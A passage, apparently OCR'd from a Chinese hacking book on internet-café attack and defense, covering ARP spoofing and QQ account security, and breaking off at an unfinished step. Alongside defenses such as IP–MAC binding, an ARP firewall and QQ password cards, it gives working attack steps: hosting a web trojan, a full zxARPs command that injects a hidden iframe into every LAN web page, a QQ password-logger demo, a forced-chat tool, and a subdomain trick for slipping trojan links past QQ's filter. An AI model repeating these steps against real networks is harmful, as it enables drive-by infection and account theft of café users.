要让局域网中的其他主机能够访问到网页木马，就要开启当前计算机的网站服务。开启的方法有很多，如使用 IIS、第三方工具等等。因为网吧的计算机一般不安装光驱，所以，IIS 的安装需要下载安装组件才能实现。由于实现的过程比较漫长，所以，一般都是使用第三方工具来实现这项任务，例如，使用“Baby Web Server”。

下载此程序后直接运行，在主界面中依次单击“服务”→“设置”，如图 4-23 所示。




图4-23 程序主界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

单击“网页目录”右侧的按钮，设置网页木马的存储目录为“C:\Inetpub\wwwroot”，如图 4-24 所示。单击“默认主页”右侧的按钮，设置首页文件为前面制作的 index.htm。




图4-24 设置目录

单击“确定”按钮返回主界面后，单击“Start”按钮即可完成网站的架设，在访问这个网站时将会自动访问 index.htm 文件，如图 4-25 所示。





图4-25 启用网站服务



3.ARP欺骗的实现

在完成上述准备工作后，现在就需要进行 ARP 欺骗了。通过 ARP 欺骗才能让局域网中的计算机访问任意网站时先来访问挂木马的计算机。为此，需要依次执行如下操作：

步骤 1

下载 ARP 工具包，这个工具包中有一个名为“zxARPs”的可执行文件，它是一个通过 ARP 欺骗实现局域网挂马的工具。

步骤 2

先安装工具包中的 WinPcap，它是网络底层驱动包，必先安装它才能运行 zxARPs，如图 4-26 所示。




图4-26 安装向导

步骤 3

双击工具包中的“1.bat”打开“命令符”窗口，并输入命令：zxARPs.exe -idx 0 -ip 192.168.0.1-192.168.0.255 -port 80 -insert，如图 4-27 所示。



图4-27 运行命令

步骤 4

将 zxARPs 复制到任意目录（如 C 盘根目录），然后运行“命令符”并进入 C 盘根目录，输入命令：“zxARPs.exe -idx 0 -ip 192.168.0.1-192.168.0.255 -port 80 -insert "<iframe src='http://192.168.0.2/index.htm' width=0 height=0>"”，如图 4-28 所示。



图4-28 命令运行中

在按下回车键后，就可以实现 ARP 欺骗与木马的捆绑了。从现在开始，局域网中的用户无论

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

访问什么网站，都会运行我们的网页木马，因为zxARPs在用户打开网页的同时已经将挂马代码插入到正常网页中了。

4.2.3 ARP欺骗防范

ARP欺骗可以实现多种攻击效果，作为局域网当前的头号大敌。网管员在平时的安全防范中，不仅要做好本机的安全工作，还要对局域网的安全作一定的防御，这样才能更安全地使用电脑。目前，针对ARP欺骗进行的防范措施主要有如下几种：

1.绑定IP和MAC地址

目前，网吧使用的网管型交换机中都支持IP地址与MAC地址绑定功能。通过绑定这两个地址，可以较好地抵御ARP欺骗攻击。此外，还可以在单机中进行网关的IP地址与MAC地址的绑定，通过双向绑定可以彻底解决ARP攻击。为此，需要依次执行如下操作：

步骤 1

打开“命令符”窗口，通过“IPconfig”命令查知“默认网关”地址，在如图4-29所示中可以看到地址为192.168.0.1。




图4-29 查看网关的IP地址

步骤 2

使用“ARP -a”命令，找到默认网关IP地址对应的MAC地址（物理地址），并复制下来。在网络正常时这就是网关的正确物理地址，在网络遭受ARP欺骗时就是木马所在计算机的网卡物理地址　　如果发现有一个IP地址和网关IP地址使用相同的MAC地址，那么使用这个IP地址的计算机要立即断网并进行查毒，如图4-30所示。



图4-30 复制网关的MAC地址

步骤 3

参考如下命令格式，在本机中对网关IP地址和MAC进行捆绑：

ARP － s 网关IP 网关物理地址

上述IP地址和物理地址需要根据实际情况修改，如ARP － s 192.168.0.1 00-0d-88-a1-72-25。

2.使用专业工具

目前有很多ARP欺骗防御工具可以使用，在本小节中使用的是“金山ARP防火墙”。这个软件的功能很多，如：

（1）双向拦截ARP攻击；

（2）初级用户零设置；

（3）丰富的高级设置；

（3）监测并锁定攻击源；

（4）低资源占用；

上述功能很适合此软件在网吧这样的局域网中供单机使用，下面，以网吧中某台计算机中了ARP病毒，频繁对所有计算机进行攻击，导致大量计算机频繁掉线为例，看一下这个工具的使用效果。

TIPS

感染ARP病毒计算机能够虚拟出一个路由器的MAC地址和路由器的IP，当病毒发作时，局域网内就会多出一个路由器的MAC地址，内网在发往外网的数据时，误认为中木马的机器是路由器，从而把这些数据发给了虚拟的路由器，真正路由器的MAC地址被占用，内网的数据发出不去，所以就掉线了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 1

下载“金山 ARP 防火墙”并完成安装。在安装的过程中，会出现如图 4-31 所示的框。



图4-31 框

步骤 2

根据关闭防火墙后，单击“确定”按钮耐心等待“金山 ARP 防火墙”安装完成。

步骤 3


如果局域网中出现大量计算机突然无法上网的情况，那么，就可以打开此程序查看“拦截外部攻击包数”的数字是否不为 0，如果是则表示有攻击，如图 4-32 所示。



图4-32 检查到攻击

步骤 4

在右侧的“上次攻击来源主机”右侧可以看到最新攻击源的计算机名称、IP 与 MAC 地址。如果想查看是否存在多台感染 ARP 攻击的主机，则需切换到如图 4-33 所示的“监控日志”界面，在这里可看到详细的攻击源列表。






图4-33 攻击列表

此时，就可以按列表中给出的资料对中毒的计算机一一展开断网、查杀工作了。

4.3 实例剖析QQ攻防

QQ 是网吧中进行最多的应用软件，在网络中无论是什么事物，只要拥有一定的使用量，它就会引起黑客的目光，故而网吧中针对 QQ 进行的黑客招数也是层出不穷。所以，QQ 安装界面中就提供了网吧环境的选择，以便提供一些针对性的功能提高 QQ 的安全性，如图 4-34 所示。




图4-34 安装环境

在本节中，将讲解常见的 QQ 攻防技术随着 QQ 的版本不断升级，QQ 用户所能拥有的功能也越来越多。例如：信息收发、网络寻呼、聊天室、传输文件、语音传送、网页浏览、网络会议、手机短讯、邮件收发，等等。随着功能的增加，QQ 的大小也从最初的几百 KB 骤升至数百 MB，在功能和用户“双飞跃”的同时，QQ 引发的安

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

全问题也越来越多了。目前，QQ 比较常见的安全问题有：

- 号码被窃
- QB 被窃
- 感染病毒
- 密码被盗
- 炸弹攻击
- 邮件欺骗

虽然 QQ 程序在经过不断的“安全功能”升级后，已经解决了大量的常见安全问题，但是，仍有很多安全隐患是需要 QQ 本身和 QQ 用户的共同努力才能避免的，所以 QQ 的安全问题必将延续下去。

QQ 用户最关心的问题就是 QQ 被盗，为了预防 QQ 号码被盗，应做好如下预防措施：

- 防止木马入侵电脑。重要！
- 为 QQ 号码申请密码保护。重要！
- 使用复杂密码，定期修改，并避免在其他网站使用 QQ 密码。
- 提高其他方面的安全意识。

4.3.1 QQ登录保护

有很多 QQ 用户在使用 QQ 的时候，屏幕上会突然弹出如图 4-35 所示的，出现这样的一般就意味着 QQ 号码已经失窃了。




图4-35 框

此时，如果 QQ 号码已经设置了密码保护，那么很容易就可以找回自己的密码了。如果密码保护忘了，还可以使用 QQ 号码申诉的方法，通过客服找回 QQ 号码。

能够导致 QQ 失窃的原因很多，例如，登录虚假的腾讯网站并进行 QQ 登录，在登录时被木马记录了账号和密码等等。下面，让我们了解如何对 QQ 的登录环境进行攻防。

1.密码记录与安全保护

目前，窃取 QQ 号码一般都是使用“键盘记录”的方法。在 http://safe.qq.com/ 这个 QQ 安全中心页面中，可以得知 QQ 程序采用了国际先进的 nProtect 键盘加密保护技术。听起来 QQ 密码被记录的可能性很小了，但实际上这种加密措施一点用也没有。要进行这项验证，只需执行如下操作即可：

步骤 1

下载“QQ 密码记录器”，并完成此程序的安装和运行。

步骤 2

运行 QQ 程序并输入登录密码。在单击“登录”按钮后，将会立即弹出如图 4-36 所示的框，里面正确地给出了记录的 QQ 密码。



图4-36 密码已经被窃取

这是供测试的 QQ 密码记录软件的效果，对于一些 QQ 盗号木马程序来说，是绝不会弹出这样的框的，QQ 号码和登录密码在单击“登录”按钮的同时，一般就会即时发送到事先指定的黑客邮箱中了——发送邮件是使用自带的程序，而不是使用系统内置的 OE。

显然，随着盗号者盗号手段的不断升级，个别木马病毒已经能够破坏 nProtect 技术，并致使 QQ 密码输入失去安全保护功能了。

要解决这个安全问题，方法倒也简单：只需

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在 QQ 登录窗口中，单击密码栏左侧的“键盘”图标展开到如图 4-37 所示的扩展界面。



图4-37 防范方法

步骤 3

通过鼠标单击的方法完成密码的输入就可以了。这样，密码就不会被记录下来。临时软键盘输入密码方法是：密码中的前三个字符必须使用鼠标点击输入，输入区域内列出了所有计算机键盘上面的字符，使用 Shift 键可以在数字字符间切换，使用 Caps Lock 键可以在大小字母间切换，使用方式完全仿真计算机键盘操作。其它字符可以用软键盘输入也可以用计算机键盘输入。如，的密码为 M1%456，则应该使用软键盘，第 1 个字符，先按下 Caps Lock，点击“M”；第 2 个字符，直接点击“1”；第 3 个字符，点击“Shift”，再点击“5%”，其它字符可以直接敲击计算机键盘输入。输入完毕后，点击登录按钮正常登录。

为了预防 QQ 密码失窃，QQ 用户应努力提高安全意识，如：

（1）步在多人共用的电脑上，如网吧等地方的电脑，最好是立即重启使用初始化的安全环境使用 QQ。

（2）不在非腾讯网站输入 QQ 号码和密码。

（3）遇到 QQ 上好友询问或索要密码，应反复确认对方的真实身份。

（4）不要轻易点击 QQ 消息中的网站链接、打开好友发送的文件。

2．使用密保卡

这几年网上银行的付款交易都需要使用密保卡，这使得黑客即使知道了密码也无法进行取款操作。QQ 在近期也推出了类似的安全服务，通过这项保护功能可以将 QQ 的登录安全环境提升到一个较高的层次。如果您的上网环境不安全，如网吧等公共机器，则推荐使用这项保护技术。

所有 QQ 账号都可以申请（购买）并使用密保卡，但是非二代密码保护的用户需要到 QQ 账号服务中心将账号升级为二代密码保护级别，并在密保卡网站验证二代密码保护资料后，方可与密保卡进行绑定。

下面，以为新申请的 QQ（已经申请二代密保）账号使用密保卡为例，需要依次执行如下操作。

步骤 1

打开 IE 浏览器并访问“https://mibaoka.qq.com/”这个页面，如图 4-38 所示。



图4-38 密保卡页面

步骤 2



图4-39 输入账号资料

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

单击“设置密保卡”按钮跳转到如图 4-39 所示的页面，在这里需要依次输入 QQ 的账号、密码和验证码。

步骤 3

单击“登录”按钮跳转到如图 4-40 所示的界面后，单击“免费领取密保卡”按钮。




图4-40 登录界面

步骤 4

在跳转到如图 4-41 所示的页面后，可以看到“一个 QQ 号码每 5 分钟只能领取一张密保卡，每天最多领取 3 张”的，此时需要单击“免费下载密保卡”按钮继续。



图4-41 下载密保卡

步骤 5

在如图 4-42 所示的页面左侧看到图片形式的密保卡后，单击“保存密保卡”按钮将图片保存起来，最好是打印后立即删除。



图4-42 保存密保卡

步骤 6

在保存图片文件后，页面中的“立即绑定密保卡”按钮将会被激活，如图 4-43 所示。



图4-43 绑定按钮激活

步骤 7

单击“立即绑定密保卡”按钮后将会跳转到如图 4-44 所示的页面，在这里需要根据完成序列号等内容的输入。




图4-44 输入内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 8

在完成二代密码问题的验证后将会进入如图 4-45 所示的页面，在这里可以看到绑定操作已经成功。



图4-45 绑定成功

步骤 9

在切换到的页面中勾选要使用密保卡进行保护的服务，勾选表示使用这些服务时将需要输入密保卡中的内容，如图 4-46 所示。



图4-46 选择要保护的服务

步骤 10

在勾选“QQ 登录保护”项并单击“下一步”按钮后，在切换到的如图 4-47 所示界面中，再次输入密保卡中的内容。



图4-47 再次输入密保卡内容

步骤 11

单击“下一步”按钮切换到如图 4-48 所示的页面后，可以看到密保卡能够保护的服务范围。



图4-48 保护范围

步骤 12

现在就可以进行登录尝试了，在打开如图 4-49 所示的登录对话框后，输入 QQ 账号与密码并单击“登录”按钮。



图4-49 登录对话框

步骤 13

在通过密码验证后，将会弹出如图 4-50 所示的安全验证对话框，在这里需要根据完成密保卡中的内容输入。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图4-50 输入资料

输入正确的资料并单击“确定”按钮后，即可成功登录到 QQ 了，其余的使用方法与平时无异。在使用密保卡的过程中，要注意电子密保卡失效有以下几种情况：

（1）申请的电子密保卡在申请后一段时间没有绑定 QQ 号码，该卡将会失效。

（2）如果丢失了正在使用中的电子密保卡，成功挂失后，该卡将立即失效。

（3）如果解除了正在使用中的电子密保卡，成功解除后，该卡将会失效

（4）如果更换了正在使用中的电子密保卡，成功解除后，旧卡将会失效

（5）如果正在使用的密保卡超过了安全使用次数，当解绑或换卡操作后，旧的密保卡立即失效。

电子密保卡失效后，将不能继续绑定新的账号，所有已经绑定的账号及服务都将自动被解除。

4.3.2 聊天记录防范

只要使用 QQ 进行聊天，就会自动产生聊天记录，这样可以方便用户对以前的聊天内容进行查询。QQ 的聊天记录中可能包含着很多重要的信息，例如，与客户谈判的内容、合同的细节探讨、银行账号与密码等等。因此，很多黑客都对 QQ 的聊天内容产生了深厚的兴趣。

虽然 QQ 已对收发的消息进行了加密处理，这样可以防止他人非法获取聊天内容。但实际上很多方法或小程序都可以轻松突破这个限制，如图 4-51 所示。




图4-51 工具界面

对于聊天记录被偷看这个安全隐患，一般可以考虑通过使用如下方法来尽可能地进行防范：

一是在登录时单击“设置”按钮打开如图 4-52 所示的延伸界面，勾选“使用消息保护模式登录”项，对本地聊天内容进行口令的添加。



图4-52 登录设置界面

这样，在登录过程中就会出现如图 4-53 所示的对话框，在这里需要新设一个聊天记录的访问口令。




图4-53 设置密码

这样，普通的聊天记录偷看软件，就不能查看到聊天记录了。

如果是在网吧中使用 QQ，那么建议在使用电脑完毕后重启一次，这样可以利用网吧电脑安装“还原精灵”等软件的特点，即时将使用痕迹消除掉，以免下一位顾客有“黑客”之想。

4.3.3 强行聊天防范

我们知道 QQ 提供了可以拒绝与好友或陌生

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

人对话的功能，这样可以减少很多骚扰。但是，拒绝功能对于一些喜欢恶作剧的人来说，似乎一点作用也不起。例如，执行如下操作就可以强行与任意 QQ 号码进行聊天：

首先，下载“QQ 强行聊天查在线状态消息轰炸 .rar”这个小程序。

接着，运行 QQ 并使用任意 QQ 号码进行登录。然后，运行 QQtalker.exe，在出现如图 4-54 所示的界面时，在“对方 QQ 号码”栏中输入要强行聊天的 QQ 号码后，单击“查询在线状态”按钮可以查知该 QQ 是否在线。




图4-54 工具界面

如果出现“该 QQ 目前在线”的，就可以单击“运行强制会话”按钮打开聊天窗口。此时，就可以正常与对方进行聊天了，而不必理会对方根本不是好友，或是设置“拒绝陌生人消息”。被强行聊天的 QQ 将会自动弹出“临时会话”窗口。

这样的强行聊天比较头疼，因为 QQ 程序设计有漏洞，所以要主动防范暂时还不行。因此，目前只能通过将其添加到“黑名单”的方法解决问题。

除了文字强行聊天外，网络中还有大量的强行视频聊天等令人厌恶的工具存在，这些工具都会对 QQ 造成各种各样的麻烦。目前，临时的解决方法，主要还是以加入黑名单为主。

4.3.4 恶意链接防范

随着互联网的飞速发展，一些钓鱼网站和恶意网站也已经屡见不鲜了，它们已经严重危害到了电脑用户的个人信息和计算机安全。

什么是钓鱼网站？这类网站通常伪装成为银行网站或大的门户网站，骗取访问量或者窃取访问者提交的账号和密码信息。钓鱼网站的页面与真实网站界面完全一致，要求访问者提交账号和密码。一般来说钓鱼网站结构很简单，只有一个或几个页面，URL 和真实网站有细微差别，如真实的工行网站为 www.icbc.com.cn，针对工行的钓鱼网站则有可能为 www.1cbc.com.cn。



在聊天内容中，经常会看到含有网址链接的内容，如图 4-55 所示。在单击其中的网址后，就可以打开 IE 等浏览器访问相应的网页了。




图4-55 聊天内容

这样的聊天内容，有时候是黑客故意发的，也可能是 QQ 病毒自动发的。不管怎样，只要是恶意链接，那么多半就会与网页木马之类的垃圾产生关联。看到并单击链接的 QQ 用户，只要访问链接那么多半就会中毒。

从 QQ2006 正式版开始，QQ 程序已经可以对

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

不安全链接进行屏蔽了，如图 4-56 所示。




图4-56 防范功能

虽然通过在聊天内容中限制这些钓鱼网站、恶意网站等不安全链接的传播，可以大大提高 QQ 用户在聊天时接收链接和访问链接的安全性。但是，黑客要突破 QQ 的不安全链接屏蔽功能非常容易——只需执行如下三步操作就可以任意发送恶意链接了：

步骤 1

使用“QQ 爱虫生成器”这样的傻瓜病毒制作工具，创建一个网页木马并放在网站上，得到类似于 http://bbs.****.net/mm.htm 这样的网址，如图 4-57 所示。




图4-57 创建网页木马

步骤 2

申请一个二级域名，并与 http://bbs.****.net/mm.htm 这个网址进行绑定，如图 4-58 所示。




图4-58 绑定二级域名

步骤 3

黑客会在 QQ 中与好友聊天并将二级域名发出来。由于发送的是二级域名，所以 QQ 的不安全链接功能将不会进行过滤。当好友单击此链接后，将会自动跳转到含有网页木马的网址，这样好友就会中招了。

通常，网页木马会在用户打开含有病毒的网页时，会自动执行如下操作：

(1) 自动将病毒程序下载到本地，并立即执行，中招机器又会成为病毒传播新的下线。

(2) 修改来访者的 IE 浏览器的默认主页地址，以便让用户一打开浏览器就重复访问恶意网站。

(3) 同时把木马程序植入系统目录下，并修改注册表中的启动项，使病毒获得开机时有被加载的机会。

(4) 如果系统中正在运行 QQ，病毒会随机向 QQ 的好友发送带有病毒网站的地址信息。

要对恶意链接进行防范，关键还是在于 QQ 用户的自我防范意识的提高，而不能取决于 QQ 程序的安全功能设计。其实，防范的方法非常简单：


如果是好友发来的链接，那么只需在单击之前询问一句就可以了，如：刚才的链接是你发的吗？如果好友回复是，那么，只要 QQ 号码没有被盗，链接安全一般都是可靠的。

如果是陌生人发来的链接，最佳的防范方法就是干脆不理会链接就可以了。只要不点击链接，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

那么恶意程序就不会来找麻烦。



4.3.5 木马的查杀

网吧中的 QQ 盗号木马层出不穷，网民除了可以使用计算机中安装的杀毒软件进行安全防范外，还可以使用 QQ 的一些安全功能进行查杀。如可以在登录 QQ 时，先单击登录对话框左下角的“查杀木马”按钮进行安全环境的检测，如图 4-59 所示。



图4-59 单击“查杀木马”按钮

随即，QQ 的盗号木马功能将会对当前计算机的安全环境进行检测。此时，要耐心等待检测进度的结束，如图 4-60 所示。



图4-60 检测进度

如果检测过程中没能发现盗号木马的存在，那么就会显示如图 4-61 所示的内容。



图4-61 检查结果

对于网吧管理员来说，推荐单击“查杀设置”右侧的下向三角箭头，在弹出的列表中选择“每次登录前都查杀”项，这样可以为来上网的客人提高 QQ 的安全保障效果。

还可以使用 QQ 医生在线版为例，需要执行如下操作：

步骤 1

登录 http://safe.qq.com/cgi-bin/tso/show_tso?intype=2，如图 4-62 所示。



图4-62 安全中心

步骤 2

在单击“开始”按钮后，在切换到的页面中将给出“安全检查前，需要您将安全检查控件安装到计算机上，请单击 下载控件 进行安装。安装完毕请刷新页面启用控件。”这样的，如图 4-63 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图4-63 安装控件

步骤 3

根据单击“下载控件”按钮后，将会弹出如图 4-64 所示的框。




图4-64 下载控件

步骤 4

在单击“运行”按钮并完成控件的下载后，将会弹出如图 4-65 所示的框。




图4-65 安装控件

步骤 5

在单击“运行”按钮完成控件的安装后，按下 F5 键刷新 IE 浏览器。这样，就可以看到“开始检查”按钮了，如图 4-66 所示。

QQ 在线安全检查是针对当前 QQ 账号被盗问题提供的免费在线安全检查服务。

该服务将能有效地扫描及清除盗取 QQ 密码的木马病毒。

（1）扫描和清除 QQ 盗号木马；

（2）扫描被盗号木马利用的系统漏洞，并安装补丁。




图4-66 开始检查

步骤 6

